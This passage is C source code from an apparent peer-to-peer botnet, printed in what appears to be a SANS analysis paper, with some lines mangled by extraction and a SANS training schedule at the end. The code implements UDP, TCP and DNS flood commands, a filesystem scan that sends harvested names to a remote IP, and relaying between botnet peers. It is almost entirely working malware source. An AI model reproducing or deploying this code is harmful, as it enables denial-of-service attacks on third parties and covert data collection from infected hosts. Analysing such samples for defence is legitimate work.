2139                                                            char *str;
2140                                                            struct sockaddr_in in;
```

```
 2141                                                    time_t start=time(NULL);
 2142                                                    struct udp_rec *rp=(struct udp_rec *)buf;
 2143                                                    if (udpserver.len < sizeof(struct udp_rec))
break;
 2144
 2145                                                    if (rp->size > 9216) {
                                                                senderror(&udpclient,rp-
>h.id,"Size must be less than or equal to 9216\n");
 2146                                                                break;
 2147                                                    }
 2148                                                    if (!isreal(rp->target)) {
 2149                                                                senderror(&udpclient,rp-
>h.id,"Cannot packet local networks\n");
 2150                                                                break;
 2151                                                    }
 2152                                                    if (waitforqueues()) break;
 2153                                                    str=(char*)malloc(rp->size);
 2154                                                    if (str == NULL) break;
 2155                                                    for (i=0;i<rp->size;i++) str[i]=rand();
 2156                                                    memset((void*)&in,0,sizeof(struct
sockaddr_in));
 2157                                                    in.sin_addr.s_addr=rp->target;
 2158                                                    in.sin_family=AF_INET;
 2159                                                    in.sin_port=htons(rp->port);
 2160                                                    while(1) {
 2161                                                                if (rp->port == 0) in.sin_port =
rand();
 2162                                                                if ((fd =
socket(AF_INET,SOCK_DGRAM,IPPROTO_UDP)) < 0);
 2163                                                                else {
 2164                                                                            flag = fcntl(fd, F_GETFL,
0);
 2165                                                                            flag |= O_NONBLOCK;
 2166                                                                            fcntl(fd, F_SETFL, flag);
 2167                                                                            sendto(fd,str,rp-
>size,0,(struct sockaddr*)&in,sizeof(in));
 2168                                                                            close(fd);
 2169                                                                }
 2170                                                                if (i >= 50) {
 2171                                                                            if (time(NULL) >=
start+rp->secs) exit(0);
 2172                                                                            i=0;
 2173                                                                }
 2174                                                                i++;
 2175                                                    }
 2176                                                    FREE(str);
 2177                                                    } exit(0);
 2178                                        case 0x2A: { // Tcp flood
 2179                                                    int flag=1,fd,i=0;
 2180                                                    struct sockaddr_in in;
 2181                                                    time_t start=time(NULL);
 2182                                                    struct tcp_rec *rp=(struct tcp_rec *)buf;
 2183                                                    if (udpserver.len < sizeof(struct tcp_rec))
break;
 2184                                                    if (!isreal(rp->target)) {
```

```
 2185                                                   senderror(&udpclient,rp-
>h.id,"Cannot packet local networks\n");
 2186                                                   break;
 2187                                           }
 2188                                           if (waitforqueues()) break;
 2189                                           memset((void*)&in,0,sizeof(struct
sockaddr_in));
 2190                                           in.sin_addr.s_addr=rp->target;
 2191                                           in.sin_family=AF_INET;
 2192                                           in.sin_port=htons(rp->port);
 2193                                           while(1) {
 2194                                                   if (rp->port == 0) in.sin_port =
rand();
 2195                                                   if ((fd = socket(AF_INET,
SOCK_STREAM, IPPROTO_TCP)) < 0);
 2196                                                   else {
 2197                                                           flag = fcntl(fd, F_GETFL,
0);
 2198                                                           flag |= O_NONBLOCK;
 2199                                                           fcntl(fd, F_SETFL, flag);
 2200                                                           connect(fd, (struct
sockaddr *)&in, sizeof(in));
 2201                                                           close(fd);
 2202                                                   }
 2203                                                   if (i >= 50) {
 2204                                                           if (time(NULL) >=
start+rp->secs) exit(0);
 2205                                                           i=0;
 2206                                                   }
 2207                                                   i++;
 2208                                           }
 2209                                           } exit(0);
 2210    #ifndef NOIPV6
 2211                                   case 0x2B: { // IPv6 Tcp flood
 2212                                           int flag=1,fd,i=0,j=0;
 2213                                           struct sockaddr_in6 in;
 2214                                           time_t start=time(NULL);
 2215                                           struct tcp6_rec *rp=(struct tcp6_rec *)buf;
 2216                                           if (udpserver.len < sizeof(struct tcp6_rec))
break;
 2217                                           if (waitforqueues()) break;
 2218                                           memset((void*)&in,0,sizeof(struct
sockaddr_in6));
 2219                                           for (i=0;i<4;i++) for (j=0;j<4;j++)
((char*)&in.sin6_addr.s6_addr[i])[j]=((char*)&rp->target[i])[j];
 2220                                           in.sin6_family=AF_INET6;
 2221                                           in.sin6_port=htons(rp->port);
 2222                                           while(1) {
 2223                                                   if (rp->port == 0) in.sin6_port =
rand();
 2224                                                   if ((fd = socket(AF_INET6,
SOCK_STREAM, IPPROTO_TCP)) < 0);
 2225                                                   else {
 2226                                                           flag = fcntl(fd, F_GETFL,
0);
```

```
 2227                                                                    flag |= O_NONBLOCK;
 2228                                                                    fcntl(fd, F_SETFL, flag);
 2229                                                                    connect(fd, (struct
sockaddr *)&in, sizeof(in));
 2230                                                                    close(fd);
 2231                                                            }
 2232                                                            if (i >= 50) {
 2233                                                                    if (time(NULL) >=
start+rp->secs) exit(0);
 2234                                                                    i=0;
 2235                                                            }
 2236                                                            i++;
 2237                                                    }
 2238                                                    } exit(0);
 2239    #endif
 2240                                            case 0x2C: { // Dns flood
 2241                                                    struct dns {
 2242                                                            unsigned short int id;
 2243                                                            unsigned char  rd:1;
 2244                                                            unsigned char  tc:1;
 2245                                                            unsigned char  aa:1;
 2246                                                            unsigned char  opcode:4;
 2247                                                            unsigned char  qr:1;
 2248                                                            unsigned char  rcode:4;
 2249                                                            unsigned char  unused:2;
 2250                                                            unsigned char  pr:1;
 2251                                                            unsigned char  ra:1;
 2252                                                            unsigned short int que_num;
 2253                                                            unsigned short int rep_num;
 2254                                                            unsigned short int num_rr;
 2255                                                            unsigned short int num_rrsup;
 2256                                                            char buf[128];
 2257                                                    } dnsp;
 2258                                                    unsigned long len=0,i=0,startm;
 2259                                                    int fd,flag;
 2260                                                    char *convo;
 2261                                                    struct sockaddr_in in;
 2262                                                    struct df_rec *rp=(struct df_rec *)buf;
 2263                                                    time_t start=time(NULL);
 2264                                                    if (udpserver.len < sizeof(struct df_rec)+rp-
>h.len || rp->h.len > 2999-sizeof(struct df_rec)) break;
 2265                                                    if (!isreal(rp->target)) {
 2266                                                            senderror(&udpclient,rp-
>h.id,"Cannot packet local networks\n");
 2267                                                            break;
 2268                                                    }
 2269                                                    if (waitforqueues()) break;
 2270                                                    memset((void*)&in,0,sizeof(struct
sockaddr_in));
 2271                                                    in.sin_addr.s_addr=rp->target;
 2272                                                    in.sin_family=AF_INET;
 2273                                                    in.sin_port=htons(53);
 2274                                                    dnsp.rd=1;
 2275                                                    dnsp.tc=0;
 2276                                                    dnsp.aa=0;
```

```
2277                                                    dnsp.opcode=0;
2278                                                    dnsp.qr=0;
2279                                                    dnsp.rcode=0;
2280                                                    dnsp.unused=0;
2281                                                    dnsp.pr=0;
2282                                                    dnsp.ra=0;
2283                                                    dnsp.que_num=256;
2284                                                    dnsp.rep_num=0;
2285                                                    dnsp.num_rr=0;
2286                                                    dnsp.num_rrsup=0;
2287                                                    convo=buf+sizeof(struct df_rec);
2288                                                    convo[rp->h.len]=0;
2289                                                    _decrypt(convo,rp->h.len);
2290                                                    for (i=0,startm=0;i<=rp->h.len;i++) if
(convo[i] == '.' || convo[i] == 0) {
2291                                                            convo[i]=0;
2292
        sprintf(dnsp.buf+len,"%c%s",(unsigned char)(i-startm),convo+startm);
2293                                                            len+=1+strlen(convo+startm);
2294                                                            startm=i+1;
2295                                                    }
2296                                                    dnsp.buf[len++]=0;
2297                                                    dnsp.buf[len++]=0;
2298                                                    dnsp.buf[len++]=1;
2299                                                    dnsp.buf[len++]=0;
2300                                                    dnsp.buf[len++]=1;
2301                                                    while(1) {
2302                                                            dnsp.id=rand();
2303                                                            if ((fd =
socket(AF_INET,SOCK_DGRAM,IPPROTO_UDP)) < 0);
2304                                                            else {
2305                                                                    flag = fcntl(fd, F_GETFL,
0);
2306                                                                    flag |= O_NONBLOCK;
2307                                                                    fcntl(fd, F_SETFL, flag);
2308
        sendto(fd,(char*)&dnsp,sizeof(struct dns)+len-128,0,(struct sockaddr*)&in,sizeof(in));
2309                                                                    close(fd);
2310                                                            }
2311                                                            if (i >= 50) {
2312                                                                    if (time(NULL) >=
start+rp->secs) exit(0);
2313                                                                    i=0;
2314                                                            }
2315                                                            i++;
2316                                                    }
2317                                                    } exit(0);
2318                                            case 0x2D: { // Email scan
2319                                                    char ip[256];
2320                                                    struct escan_rec *rp=(struct escan_rec *)buf;
2321                                                    if (udpserver.len < sizeof(struct escan_rec))
break;
2322                                                    if (!isreal(rp->ip)) {
2323                                                            senderror(&udpclient,rp-
>h.id,"Invalid IP\n");
```

```
2324                                                    break;
2325                                            }
2326                                            conv(ip,256,rp->ip);
2327                                            if (mfork() == 0) {
2328                                                    struct _linklist *getb;
2329                                                    struct ainst client;
2330                                                    StartScan("/");
2331
        audp_setup(&client,(char*)ip,ESCANPORT);
2332                                                    getb=linklist;
2333                                                    while(getb != NULL) {
2334                                                            unsigned long
len=strlen(getb->name);
2335                                                            audp_send(&client,getb-
>name,len);
2336                                                            getb=getb->next;
2337                                                    }
2338                                                    audp_close(&client);
2339                                                    exit(0);
2340                                            }
2341                                            } break;
2342                                    case 0x70: { // Incomming client
2343                                            struct {
2344                                                    struct addsrv_rec a;
2345                                                    unsigned long server;
2346                                            } rc;
2347                                            struct myip_rec rp;
2348                                            if (!isreal(udpclient.in.sin_addr.s_addr))
break;
2349
2350                                            syncmode(3);
2351                                            memset((void*)&rp,0,sizeof(struct
myip_rec));
2352                                            rp.h.tag=0x73;
2353                                            rp.h.id=0;
2354                                            rp.ip=udpclient.in.sin_addr.s_addr;
2355
        relayclient(&udpclient,(void*)&rp,sizeof(struct myip_rec));
2356
2357                                            memset((void*)&rc,0,sizeof(rc));
2358                                            rc.a.h.tag=0x71;
2359                                            rc.a.h.id=0;
2360                                            rc.a.h.len=sizeof(unsigned long);
2361                                            rc.server=udpclient.in.sin_addr.s_addr;
2362                                            broadcast((void*)&rc,sizeof(rc));
2363                                            syncmode(1);
2364
2365                                            addserver(rc.server);
2366                                            syncm(&udpclient,0x71,0);
2367                                            } break;
2368                                    case 0x71: { // Receive the list
2369                                            struct addsrv_rec *rp=(struct addsrv_rec
*)buf;
2370                                            struct next_rec { unsigned long server; };
2371                                            unsigned long a;
```

```
 2372                                                    char b=0;
 2373                                                    if (udpserver.len < sizeof(struct addsrv_rec))
break;
 2374                                                    for (a=0;rp->h.len > a*sizeof(struct
next_rec) && udpserver.len > sizeof(struct addsrv_rec)+(a*sizeof(struct next_rec));a++) {
 2375                                                            struct next_rec *fc=(struct
next_rec*)(buf+sizeof(struct addsrv_rec)+(a*sizeof(struct next_rec)));
 2376                                                            addserver(fc->server);
 2377                                                    }
 2378                                                    for (a=0;a<numlinks;a++) if (links[a] ==
udpclient.in.sin_addr.s_addr) b=1;
 2379                                                    if (!b &&
isreal(udpclient.in.sin_addr.s_addr)) {
 2380                                                            struct myip_rec rp;
 2381                                                            memset((void*)&rp,0,sizeof(struct
myip_rec));
 2382                                                            rp.h.tag=0x73;
 2383                                                            rp.h.id=0;
 2384                                                            rp.ip=udpclient.in.sin_addr.s_addr;
 2385
        relayclient(&udpclient,(void*)&rp,sizeof(struct myip_rec));
 2386
        addserver(udpclient.in.sin_addr.s_addr);
 2387                                                    }
 2388                                                    } break;
 2389                                            case 0x72: { // Send the list
 2390                                                    syncm(&udpclient,0x71,0);
 2391                                                    } break;
 2392                                            case 0x73: { // Get my IP
 2393                                                    struct myip_rec *rp=(struct myip_rec *)buf;
 2394                                                    if (udpserver.len < sizeof(struct myip_rec))
break;
 2395                                                    if (!myip && isreal(rp->ip)) {
 2396                                                            myip=rp->ip;
 2397                                                            addserver(rp->ip);
 2398                                                    }
 2399                                                    } break;
 2400                                            case 0x74: { // Transmit their IP
 2401                                                    struct myip_rec rc;
 2402                                                    memset((void*)&rc,0,sizeof(struct
myip_rec));
 2403                                                    rc.h.tag=0x73;
 2404                                                    rc.h.id=0;
 2405                                                    rc.ip=udpclient.in.sin_addr.s_addr;
 2406                                                    if (!isreal(rc.ip)) break;
 2407
        relayclient(&udpclient,(void*)&rc,sizeof(struct myip_rec));
 2408                                                    } break;
 2409                                            case 0x41:  //  --|
 2410                                            case 0x42:  //    |
 2411                                            case 0x43:  //    |
 2412                                            case 0x44:  //    |---> Relay to client
 2413                                            case 0x45:  //    |
 2414                                            case 0x46:  //    |
 2415                                            case 0x47: { //  --|
```

```
 2416                                                    unsigned long a;
 2417                                                    struct header *rc=(struct header *)buf;
 2418                                                    if (udpserver.len < sizeof(struct header))
break;
 2419                                                    
 2420                                                    if (!useseq(rc->seq)) {
 2421                                                            addseq(rc->seq);
(routes[a].id == rc->id) {                                  for (a=0;a<LINKS;a++) if
 2422                                                    
 2423                                                                    struct ainst ts;
 2424                                                                    char srv[256];
 2425                                                                    conv(srv,256,routes[a].ip);
        audp_relay(&udpserver,&ts,srv,routes[a].port);
 2426                                                    
        relayclient(&ts,buf,udpserver.len);
 2427                                                                    break;
 2428                                                            }
 2429                                                    }
 2430                                                    } break;
 2431                                            }
 2432                                    }
 2433                            }
 2434                    }
 2435                    audp_close(&udpserver);
 2436                    return 0;
 2437    }
```

Last Updated: July 23rd, 2017

Upcoming Training

Security Awareness Summit & Training 2017	Nashville, TN	Jul 31, 2017 - Aug 09, 2017	Live Event
SANS San Antonio 2017	San Antonio, TX	Aug 06, 2017 - Aug 11, 2017	Live Event
SANS Boston 2017	Boston, MA	Aug 07, 2017 - Aug 12, 2017	Live Event
SANS Salt Lake City 2017	Salt Lake City, UT	Aug 14, 2017 - Aug 19, 2017	Live Event
SANS New York City 2017	New York City, NY	Aug 14, 2017 - Aug 19, 2017	Live Event
SANS Adelaide 2017	Adelaide, Australia	Aug 21, 2017 - Aug 26, 2017	Live Event
SANS Virginia Beach 2017	Virginia Beach, VA	Aug 21, 2017 - Sep 01, 2017	Live Event
SANS Chicago 2017	Chicago, IL	Aug 21, 2017 - Aug 26, 2017	Live Event
Community SANS Memphis SEC504	Memphis, TN	Aug 21, 2017 - Aug 26, 2017	Community SANS
Mentor Session AW - SEC504	Milwaukee, WI	Aug 23, 2017 - Sep 29, 2017	Mentor
Mentor Session AW - SEC504	New York, NY	Aug 24, 2017 - Sep 08, 2017	Mentor
Mentor Session - SEC504	Denver, CO	Aug 29, 2017 - Oct 10, 2017	Mentor
SANS Tampa - Clearwater 2017	Clearwater, FL	Sep 05, 2017 - Sep 10, 2017	Live Event
SANS San Francisco Fall 2017	San Francisco, CA	Sep 05, 2017 - Sep 10, 2017	Live Event
SANS vLive - SEC504: Hacker Tools, Techniques, Exploits and Incident Handling	SEC504 - 201709,	Sep 05, 2017 - Oct 12, 2017	vLive
SANS Network Security 2017	Las Vegas, NV	Sep 10, 2017 - Sep 17, 2017	Live Event
Mentor AW - SEC504	Santa Clara, CA	Sep 11, 2017 - Sep 22, 2017	Mentor
SANS Dublin 2017	Dublin, Ireland	Sep 11, 2017 - Sep 16, 2017	Live Event
Mentor Session - SEC504	Arlington, VA	Sep 20, 2017 - Nov 01, 2017	Mentor
SANS London September 2017	London, United Kingdom	Sep 25, 2017 - Sep 30, 2017	Live Event
Rocky Mountain Fall 2017	Denver, CO	Sep 25, 2017 - Sep 30, 2017	Live Event
SANS SEC504 at Cyber Security Week 2017	The Hague, Netherlands	Sep 25, 2017 - Sep 30, 2017	Live Event
Community SANS Columbia SEC504	Columbia, MD	Sep 25, 2017 - Sep 30, 2017	Community SANS
SANS Baltimore Fall 2017	Baltimore, MD	Sep 25, 2017 - Sep 30, 2017	Live Event
Mentor Session - SEC504	Boston, MA	Sep 26, 2017 - Nov 07, 2017	Mentor
Mentor Session AW - SEC504	Houston, TX	Oct 02, 2017 - Dec 11, 2017	Mentor
SANS DFIR Prague 2017	Prague, Czech Republic	Oct 02, 2017 - Oct 08, 2017	Live Event
Mentor Session - SEC504	Columbia, SC	Oct 03, 2017 - Nov 14, 2017	Mentor
SANS Phoenix-Mesa 2017	Mesa, AZ	Oct 09, 2017 - Oct 14, 2017	Live Event
Community SANS Chicago SEC504	Chicago, IL	Oct 09, 2017 - Oct 14, 2017	Community SANS
SANS October Singapore 2017	Singapore, Singapore	Oct 09, 2017 - Oct 28, 2017	Live Event